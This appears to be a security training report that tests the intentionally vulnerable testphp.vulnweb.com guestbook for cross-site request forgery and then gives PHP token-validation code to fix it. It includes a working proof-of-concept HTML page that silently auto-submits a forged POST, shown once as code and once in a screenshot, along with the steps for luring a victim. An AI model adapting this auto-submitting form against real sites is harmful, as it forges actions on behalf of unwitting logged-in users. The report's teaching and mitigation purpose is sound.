

Task 3 Report: Cross-Site Request Forgery (CSRF)

Task Title

Cross-Site Request Forgery (CSRF) Vulnerability Testing and Mitigation

Objective

To test the <http://testphp.vulnweb.com/guestbook.php> page for CSRF vulnerability and demonstrate exploitation via a crafted HTML form. Then, implement a defense mechanism using CSRF token-based validation.


Vulnerability Summary

A **Cross-Site Request Forgery (CSRF)** vulnerability was identified in the guestbook form of the target web application. The form failed to implement any kind of CSRF token validation, which allows an attacker to forge requests on behalf of an authenticated user.

Steps Performed (Attack Demonstration)

1. Target URL


<http://testphp.vulnweb.com/guestbook.php>



The screenshot shows a web browser window with the address bar displaying testphp.vulnweb.com/userinfo.php. The page content includes the Acunetix acuart logo and navigation links. The main content area shows a user profile for "John Smith (test)" with the following details:


- Name: John Smith
- Credit card number: 1234-5678-2300-9000
- E-Mail: email@email.com
- Phone number: 2323345
- Address: 21 street

Below the profile information, there is an "update" button. The page also features a sidebar with links such as "home", "categories", "artists", "disclaimer", "your cart", "guestbook", "AJAX Demo", and "Logout test". At the bottom, there is a warning message: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip."



2. Vulnerable Action

The guestbook form accepts user input (name and message) without CSRF token validation.



3. Proof-of-Concept Exploit Code

```
<!DOCTYPE html>
```

```
<html>
```

```
<body>
```

```
<h3>If you're logged in, this CSRF attack will auto-submit a message to the guestbook.</h3>

<form action="http://testphp.vulnweb.com/guestbook.php" method="POST" id="csrfForm">

  <input type="hidden" name="name" value="HackedUser">

  <input type="hidden" name="message" value="CSRF attack injected this message.">

</form>


<script>

  document.getElementById("csrfForm").submit();


</script>

</body>

</html>
```



A screenshot of a text editor window titled '*csrf.html' with a dark theme. The editor contains the following HTML code:

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4   <h3>If you're logged in, this CSRF attack will auto-submit a message to the guestbook.</h3>
5   <form action="http://testphp.vulnweb.com/guestbook.php" method="POST" id="csrfForm">
6     <input type="hidden" name="name" value="HackedUser">
7     <input type="hidden" name="message" value="CSRF attack injected this message.">
8   </form>
9   <script>
10    document.getElementById("csrfForm").submit();
11  </script>
12 </body>
13 </html>
14
```




4. Execution

- Victim logs into the vulnerable site.
- While authenticated, the victim visits a malicious site containing the above HTML code.
- The browser submits the form silently in the background.
- A forged message is posted to the guestbook on behalf of the victim **without their consent**.



If you're logged in, this CSRF attack will auto-submit a message to the guestbook.





🔥 Security Impact

Metric	Description
Risk Level	High
Impact	Unauthorized actions on behalf of logged-in users
Exploitation	Simple – attacker only needs to get the victim to visit a malicious page
Affected Area	Guestbook input (name, message)

CSRF can lead to:

- Account changes
- Spam injection
- Data manipulation
- Full account compromise (if applied to sensitive endpoints)

🛡️ Recommended Fix (Mitigation Strategy)

- ✅ Implement CSRF Token-Based Validation

1. Generate a CSRF Token on Login or Page Load

```
session_start();

if (empty($_SESSION['csrf_token'])) {

    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));

}
```

2. Include the Token in All Sensitive Forms

```
<form action="guestbook.php" method="POST">

    <input type="text" name="name">

    <input type="text" name="message">

    <input type="hidden" name="csrf_token" value="<?php echo $_SESSION['csrf_token']; ?>">

    <input type="submit" value="Post Message">

</form>
```

3. Validate the Token Server-Side

```
session_start();

if ($_SERVER["REQUEST_METHOD"] === "POST") {

    if (!isset($_POST['csrf_token']) || $_POST['csrf_token'] !== $_SESSION['csrf_token']) {

        die("Invalid CSRF token. Action blocked.");

    }

    // Proceed with processing the input safely

}
```

Result After Mitigation

- Any form submission without a valid token is rejected.
 - Attackers can't forge requests unless they can guess or steal the token (which is nearly impossible due to randomness and session-tied validation).
 - Browser auto-submits from malicious sites (via <form> or JavaScript) will **fail**.
-

Conclusion

The application failed to implement CSRF protection on a user-input form, allowing an attacker to forge actions on behalf of an authenticated user. By implementing a server-generated CSRF token and validating it on each form submission, the vulnerability can be mitigated effectively.
